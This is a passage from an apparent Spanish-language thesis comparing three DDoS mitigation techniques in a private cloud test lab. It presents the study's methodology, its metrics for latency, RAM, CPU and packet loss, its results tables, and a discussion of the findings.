El siguiente trabajo corresponde al tipo de diseño cuasi experimental, definido por Ñaupas, Valdivia, Palacios, y Romero (2018) como aquel capaz de facilitar mayor control de funciones y tratamientos para el establecimiento de relaciones causales entre las variables, de ese modo, se determinarán las variables que va utilizar la muestra para generar mejores resultados (pág. 368). Hay que mencionar, además que dado que toma procesos, métodos, estrategias ya propuestas y los lleva a la práctica para demostrar el grado de convicción de un determinado estudio.

2.2. Población y Muestra.

2.2.1. Población.

En cuanto a la población, definida por (Arias, 2012) como el universo

de individuos a observar, de acuerdo con el estudio teórico documental realizado, se tomó una tabla realizada por Kiruthika & Subbulakshmi (2016) en el cual se contemplan nueve técnicas de mitigación de ataques Denegación de Servicios Distribuidos (DDoS). Cabe mencionar, que muchas de ellas son utilizadas además en diferentes investigaciones relacionadas, tales como la de Yu Chen y Kai Hwang (2006), y en la de Jiahui et al. (2017). En la Tabla 3 se presentan dichas técnicas.

Tabla 3.

Población de técnicas de mitigación de ataques DDoS

Ítem	Técnicas	Capas
1	Cloud Enable DDoS Defense	7: Aplicación
2	Enhanced Edos Shield	3: Red
3	Mitigating DDoS Attacks	7: Aplicación
4	Software Defined Networking	3: Red
5	Autonomous Architecture	3: Red
6	EDoS	NA
7	Hybrid Cloud Based Firewalling	3: Red
8	Enhanced Economical Denial of Sustainability	3: Red
9	EDoS Shield	7: Aplicación

Fuente. Adaptado de Kiruthika & Subbulakshmi (2016), Yu Chen y Kai Hwang (2006), y Jiahui et al. (2017)

2.2.2. Muestra.

Para efectos de este trabajo, se empleó una muestra no probabilística, caracterizada por seleccionar las unidades de análisis en función de los objetivos trazados y las necesidades de experimentación suscitada en torno a los experimentos (Ávila, 2006, pág. 89), sustentadas en la revisión teórica

efectuada, a partir de la cual se precisaron criterios de rigor científico, éticos y de seguridad informática, considerando normativas internacionales como ISO 27035, ISO 27005 e ISO/IEC 25000. De modo que se han seleccionado 03 técnicas de mitigación de ataques de Denegación de Servicios Distribuidos de las indicadas en la Tabla 3. Con ellas, se procedió a realizar la fase experimental de la presente investigación.

En la Tabla 4 se muestra la lista de técnicas de mitigación seleccionadas para la investigación.

Tabla 4.

Muestra de técnicas de mitigación de ataques DDoS

Ítem	**Técnicas de Mitigación**	**Capas**	**Características y Métricas**	
01	Hybrid Cloud-Based Firewalling	3: Red	Eficiencia de Desempeño	Latencia
02	Enhanced EDoS-Shield	3: Red	Adecuación Funcional	Consistencia / Tasa de rendimiento
03	Mitigating DDoS Attacks	7: Aplicaciones	Eficiencia de Desempeño	Latencia

Fuente. Elaboración propia

Cabe destacar, que estas técnicas se pueden utilizar para evaluar varias métricas, sin embargo, para los fines de la fase experimental, se seleccionaron las mostradas en la Tabla 4.

Es importante subrayar que la elección de las métricas se ha realizado en función de las orientaciones establecidas en los artículos científicos de Kiruthika & Subbulakshmi (2016) y de Álvarez (2018). Este último efectuó un modelo comparativo de las Plataformas Cloud Microsoft Azure, Google App Engine y Amazon EC2, en el cual organizó un importante conjunto de métricas para garantizar la seguridad y calidad de la información en la nube, entre las cuales distinguen:

a. La adecuación funcional. Estas métricas tienen como objeto evaluar la capacidad funcional de la plataforma cloud, por lo tanto, con la técnica Enhanced EDoS-Shield, se estudió la consistencia o tasa de rendimiento de la pérdida de paquetes en la capa 3, la cual es de red.

b. La eficiencia de desempeño. Estas métricas tienen como objeto evaluar latencia, por lo tanto, la técnica Hybrid Cloud Bases Firewalling, se estudió tiempo de respuesta ante amenazas, retraso de las reacciones de ida y vuelta en la utilización de memoria RAM y del CPU en la capa 3 de red.

2.3. Variables y Operacionalización.

2.3.1. Variable Independiente.

Técnicas de mitigación

2.3.2. Variable Dependiente.

Ataques DDoS en Cloud Computing

Tabla 5.

Tabla de operacionalización de las variables

Variables	Dimensiones	Indicadores o métricas	Fórmulas o Criterios Utilizados	Métodos, técnicas e instrumentos de recolección
Técnicas de mitigación	Escenario de virtualización	Tiempo de Respuesta	TR = TI – Tin	▪ Análisis de contenidos: ▪ Instrumento de Criterios Considerados para Revisión sistemática (Anexo 4) ▪ Matriz de revisión de Artículos (Papers), (Anexo 3)
Ataques DDoS en Cloud Computing	Escenario de virtualización	Utilización de Memoria RAM	Ciclos x 2 (DDR) x 64 x Nº de canales de RAM	▪ Virtualización ▪ "Instrumento para Registro de la Fase de Experimentación" (anexo 2) ▪ Observación
		Utilización de CPU	Tiempo de CPU = NCR de la CPU/ FC	
		Tasa de pérdida de paquetes	Tpp = Npp / Npr	

Fuente: Elaboración propia.

Donde:

TR = Tiempo de Respuesta
TI = Tiempo de Identificación
TIn = Tiempo de Inicio de Mitigación
DDR = Dual Data Rate (Transmisión Doble de Datos)
NCR = Número de Ciclos de Reloj del CPU
FC=Frecuencia de reloj
TPP = Tasa de Pérdida de Paquetes
NPP = Número de Paquetes Perdidos
NPR = Número de Paquetes Recibidos

2.4. Técnicas e Instrumentos de recolección de datos, validez y confiabilidad.

2.4.1. Técnicas de recolección de datos.

a. Observación

La técnica de observación es definida, sistemáticamente, por la lógica de captar visualmente y de manera verificable lo que supuestamente se conoce, es decir, registrar lo que ocurre en el entorno de la manera más objetiva posible para describirlo, analizarlo o explicarlo desde un punto de vista científico; en contraste con el mundo empírico, en el que la humanidad, en su conjunto, utiliza los datos o la información observados de manera práctica con el fin de solucionar los problemas o atender a sus necesidades (Campos & Lule, 2012, pág. 5).

2.4.2. Instrumentos de recolección de datos.

a. Ficha de observación

Se refiere a un instrumento de recolección de datos se caracteriza por ser un medio tradicional para recopilar los datos de la investigación. A través de su fácil manejo y resumen de datos, se garantiza el procesamiento y análisis de los resultados (Baena, 2017, pág. 107). En el anexo 2, se muestra el “Instrumento para Registro de la Fase de Experimentación”

b. Análisis de contenidos

El análisis de contenidos permite disminuir y organizar todo tipo de información acumulada (documentos, películas, grabaciones, entre otros) en forma de datos, soluciones o parámetros relacionados con las variables que investigan un problema. El análisis de contenido puede definirse como "un medio de codificación en la que las grandes respuestas verbales a preguntas clave se reducen a categorías representadas numéricamente" (Chávez de Paz, 2011). En el anexo 4, se muestra el “Instrumento: Criterios Considerados para la Revisión sistemática”

2.5. Procedimiento para el análisis de datos.

Para poder analizar e interpretar los datos que se obtendrá de los indicadores utilizados, se procedió a efectuar lo siguiente:

a) Para medir el tiempo de respuesta ante el ataque DDoS, se utilizó la siguiente fórmula: TR = TI - TIn
   Donde:
   TR = Tiempo de Respuesta
   TI = Tiempo de Identificación
   TIn = Tiempo de Inicio de Mitigación

b) Para medir la utilización de Memoria RAM, se utilizó la siguiente fórmula: Ciclos x 2 (DDR) x 64 x Nº de canales de RAM.
   Donde:
   DDR = Dual Data Rate (Transmisión Doble de Datos)

c) Para medir el tiempo de utilización de CPU, se utilizó la siguiente fórmula: NCR de la CPU/ FC
   Donde:
   NCR = Número de Ciclos de Reloj del CPU
   FC=Frecuencia de reloj

d) Para medir la tasa de pérdida de paquetes, se utilizó la siguiente fórmula: Tpp = Npp / Npr
   Donde:
   TPP = Tasa de Pérdida de Paquetes
   NPP = Número de Paquetes Perdidos
   NPR = Número de Paquetes Recibidos

Los resultados obtenidos servirán para realizar tablas y gráficos, con lo cual se pueda comparar la ejecución de las técnicas de mitigación de ataques DDoS. Para esto se usa el programa informático Microsoft Excel.

2.6. Criterios éticos.

En la actual investigación se ha tenido en cuenta los criterios éticos que están relacionado, con cualquier evento en el cual se puede observar involucrado esta investigación. Por tal razón se han toman en cuenta los siguientes:

a. Criterio de confiabilidad.

La información y los datos personales que se requieren para la actual investigación, corresponden ser adquiridos de manera legal y con profesionalismo para evitar ocasionar perjuicios a las personas implicadas; tal como lo pronuncia: La ley N° 29733: “Ley de protección de datos personales”, en su título IV: “Obligaciones del titular y del encargado del banco de datos personales” En el artículo 28 señala lo siguiente: Que recopilar datos personales por medios ilícitos, fraudulentos o desleales está penado por el estado peruano.

b. Criterio de Conformabilidad

Los resultados y aseveraciones que se puedan producir como producto de esta investigación estarán confirmados y validados por un profesional especialista en el tema tal como lo indica: El Código Deontológico del Colegio de Ingenieros del Perú en su Capítulo III “Faltas Contra la Ética Profesional y Sanciones”, en el Artículo 105 menciona: Los ingenieros serán objetivos y veraces en sus informes y declaraciones, y expresaran opiniones en temas de ingeniería.

c. Criterio de Responsabilidad

El tema de la investigación se encuentra orientado a la responsabilidad que deben asumir los profesionales de la carrera orientada a las Tecnología de la información con la seguridad de la información, gran parte del mundo ya no es indiferente a la inseguridad que se vive hoy en día cuando se navega por la internet, pueden ser víctimas de suplantación, robo de información, entre otros; logrando que el usuario no tenga confianza de las nuevas tecnologías que se crean actualmente.

2.7. Criterios de rigor científico.

La propuesta de esta investigación se efectúa teniendo en cuenta los siguientes juicios científicos determinados para certificar la calidad de la propuesta de esta investigación:

a. Validez:

La definición de las dimensiones de las variables de la Operacionalización, se detallan de manera sucinta tomando en cuenta el objetivo general de la investigación, evaluándose según los indicadores establecidos, para que, de esa manera, se puedan validar resultados obtenidos (Hernández, Fernández, & Baptista, 2015).

b. La coherencia metodológica

De acuerdo con Hurtado (2016), durante el proceso de la propuesta de la investigación, elaboración adecuada del muestreo de los datos, los cuales son al azar para ser completamente e imparcial en el levantamiento de datos.

c. Objetividad

El análisis del escenario encontrado se basará en criterios expertos técnicos e imparciales.

d. Replicabilidad

En cuanto a lo que concierne a replicabilidad, se corre con el riesgo de manejar terminología general que se adapta a diversas líneas de investigación. De ese modo, para evitar ese perjuicio, entre la estrategia son replicar y consultar con distintos investigadores y/o ingenieros entendidos del tema.

e. Consistencia:

La recolección de los datos para el trabajo actual de investigación es de carácter formal y científico.

f. Fiabilidad:

Las técnicas manejadas para la mitigación de los ataques, permitirá distinguir qué tanto confiable son los resultados conseguidos.

III. RESULTADOS

3.1. Presentación de resultados.

En la Tabla 6, se presentan los resultados obtenidos de la aplicación de la técnica de mitigación Hybrid Cloud Based Firewalling, Enhanced EDoS-Shield y Mitigating DDoS Attacks a partir de los cuales se lograron obtener valores de la eficiencia de desempeño y latencia con respecto a los tiempos de respuesta.

Tabla 6

Tiempo de respuesta por la técnica de mitigación

Técnica de Mitigación	Tiempo de Respuesta	
	1era Prueba	2da Prueba
Hybrid Cloud Based Firewalling	120ms	90ms
Enhanced EDoS-Shield	150ms	130ms
Mitigating DDoS Attacks	160ms	140ms

Fuente: Elaboración Propia

Los resultados presentados en la Tabla 6, se muestran de manera gráfica a continuación en la Figura 4.



Figura 4. Tiempo de respuesta de las técnicas de mitigación

Fuente: Elaboración propia

En la Tabla 7, se recopilan los resultados de la aplicación de la técnica de mitigación Hybrid Cloud Based Firewalling, a partir de los cuales se lograron obtener valores de la eficiencia de desempeño y latencia con respecto a la utilización de la memoria RAM.

Tabla 7.

Uso de memoria RAM por la técnica Hybrid Cloud-Based Firewalling

Técnica de Mitigación	**Uso de Memoria RAM**	
	1era Prueba	**2da Prueba**
Hybrid Cloud Based Firewalling	74%	71%

Fuente: Elaboración Propia

Los resultados presentados en la Tabla 7, se muestran de manera gráfica a continuación en la Figura 5.



Figura 5. Uso de Memoria RAM de las técnicas de mitigación 1

Fuente: Elaboración propia

En la Tabla 8, se recopilan los resultados de la ejecución de la técnica de mitigación Hybrid Cloud Based Firewalling, a partir de los cuales se lograron

obtener valores de la eficiencia de desempeño y latencia con respecto a la utilización del CPU.

Tabla 8.

Uso de CPU de la técnica Hybrid Cloud-Based Firewalling

Técnica de Mitigación	**Uso de CPU**	
	1era Prueba	**2da Prueba**
Hybrid Cloud Based Firewalling	62%	59%

Fuente: Elaboración propia

Los resultados presentados en la Tabla 8, se muestran de manera gráfica a continuación en la Figura 6.



Figura 6. Uso de CPU de las técnicas de mitigación 1

Fuente: Elaboración propia

En la Tabla 09, se recopilan los resultados de la aplicación de la técnica de mitigación Enhanced EDoS-Shield, a partir de los cuales se lograron obtener

valores de la adecuación funcional y consistencia de la tasa de rendimiento de los paquetes recibidos y perdidos.

Tabla 9.

Tasa de pérdida de paquetes de la técnica Enhanced EDoS-Shield

Técnica de Mitigación	Tasa de Pérdida de Paquetes	
	1era Prueba	2da Prueba
Enhanced EDoS-Shield	26%	14%

Fuente: Elaboración Propia

Los resultados presentados en la Tabla 9, se muestran de manera gráfica a continuación en la Figura 7.



Figura 7. Tasa de Pérdida de Paquetes de las técnicas de mitigación 2

Fuente: Elaboración propia

En la Tabla 10, se recopilan los resultados de la aplicación de la técnica de mitigación Mitigating DDoS Attacks, a partir de los cuales se lograron obtener

valores de la adecuación funcional y consistencia de la tasa de rendimiento de los paquetes recibidos y perdidos.

Tabla 10.

Tasa de pérdida de paquetes por la técnica Mitigating DDoS Attacks

Técnica de Mitigación	**Tasa de Pérdida de Paquetes**	
	1era Prueba	**2da Prueba**
Mitigating DDoS Attacks	8%	5%

Fuente: Elaboración Propia

Los resultados presentados en la Tabla 10, se muestran de manera gráfica a continuación en la Figura 8.



Figura 8. Tasa de Pérdida de Paquetes de las técnicas de mitigación 3

Fuente: Elaboración propia

Los resultados conseguidos de la experimentación de las técnicas de mitigación de ataque DDoS se han concentrado en la Tabla 11, como se observa a continuación.

Tabla 11.

Instrumento para registro de la fase de experimentación

Características y Métricas	Técnica de Mitigación 1: Hybrid Cloud-Based Firewalling	Técnica de Mitigación 2: Enhanced EDoS-Shield	Técnica de Mitigación 3: Mitigating DDoS Attacks
Eficiencia de Desempeño			
Tiempo de respuesta	105ms	140ms	150ms
Utilización de Memoria RAM: Ciclos x 2 (DDR) x 64 x Nº de Canales de RAM	72,5%		
Utilización de CPU: Tiempo de CPU = Números de Ciclos de reloj de la CPU/ FC	60,5%		
Adecuación Funcional			
Consistencia / Tasa de rendimiento			
Tasa de perdida de paquetes: Tpp = Npp / Npr		20%	6,5%

Fuente: Elaboración propia.

Del mismo modo, los resultados también pueden apreciarse de manera gráfica en la Figura 9, a continuación:



Figura 9. Resultados obtenidos de las técnicas de mitigación

Fuente: Elaboración propia.

3.2. Discusión de los resultados

Para llevar a cabo el correspondiente análisis comparativo de técnicas de mitigación de ataque de DDoS en Cloud Computing, fue necesario tomar en cuenta investigaciones como las realizadas por Sattar, Shahid y Abbas, (2015) para precisar las principales amenazas a la seguridad en la nube, las formas de distribución de los ataques por diversas zonas o recursos vulnerables.

En la selección y caracterización de las técnicas empleadas para la mitigación de los ataques DDoS en Cloud Computing (objetivos 2 y 3), fue valioso contar las investigaciones de Kiruthika & Subbulakshmi (2016), Yu Chen y Kai Hwang (2006), y Jiahui et al. (2017), porque permitieron la definición de la población de estudio y la preparación de un conjunto de criterios para establecer la muestra, es decir, las tres técnicas seleccionadas.

Por otra parte, para demostrar de manera experimental, el uso de las técnicas de mitigación para ataques DDoS en Cloud Computing, la investigación de Bashari, Diaby y Ehsan R. (2017), advierte sobre la presencia de muchas vulnerabilidades y debilidades en la nube a nivel técnico, de seguridad y problemas no técnicos como la necesidad de personalización o adaptación del entorno. Esto se comprobó en la presente investigación, porque hubo que efectuar un trabajo a profundidad para conformar el escenario de virtualización utilizado.

Por eso se siguieron, además, las recomendaciones de Ayala y López (2019), Omaza (2020) y de Cano de Benito (2018), quienes utilizaron para ello las normas ISO 27035: lineamientos para la efectiva gestión de incidentes de seguridad e ISO 27005: lineamientos para la administración de riesgos informáticos.

Es importante mencionar que en el trabajo de Balobaid, Alawad y Aljasim (2016), se destaca que se debe prever un escenario privado con recursos de laboratorio de hardware y software propios, para evitar problemas éticos y legales, ante una simulación DDoS a gran escala. Por lo tanto, se realizó y se preparó un servidor con 10 computadores de apoyo para conformar una red privada para demostrar las técnicas de mitigación seleccionadas.

Con respecto a la simulación de las técnicas de mitigación, con los estudios de Bhagat y Kumar (2015), Rukavitsyn, Borisenko y Shorov (2017), Osanaiye (2015), El Mir, Kim S., Haqiq (2017) y Jiao, Ye, Zhao, Stones, Wang, Liu, Wang, Xie (2017); se tomaron en cuenta estrategias para diseñar el algoritmo que guio la mitigación de los ataques DDoS en el entorno experimental, lo cual implicó la preparación de las agresiones, pruebas de programación y ejecución.

En los resultados obtenidos de las técnicas de mitigación seleccionadas para ataques DDoS en Cloud Computing se observó que, durante la demostración experimental, se registró una excesiva latencia en el servidor víctima, durante los ataques, pudiéndose mejorar con la mitigación. De forma similar, el uso del CPU y de memoria, se incrementan durante los ataques y al aplicar la mitigación se disminuyeron.

Estos resultados evidencian similitud con la revisión de la literatura científica realizada y se puede afirmar que las técnicas de mitigación hacen más eficientes los recursos del entorno de trabajo. Por otra parte, al estudiar la tasa de perdida de paquetes, se reconoce la adecuación funcional de las técnicas de mitigación.

Es preciso destacar que la técnica de mitigación Hybrid Cloud-Based Firewalling, durante la experimentación, resultó ser más estable que las otras, dado que permitió monitorear la eficiencia de desempeño en el uso de memoria RAM y de CPU; superior al 60%, lo cual coincide con el trabajo realizado por Bonifaz y Miranda (2018) quienes en su investigación, concluyen que al aplicar técnicas de mitigación ante los ataques DDoS, la seguridad podía ser mejorada en al menos un 65% para la medición de ambas métricas mencionadas.

De manera gráfica, los resultados son evidenciados con respecto a los estudios de referencia de Bonifaz y Miranda (2018), pueden apreciarse en la siguiente figura, a continuación:

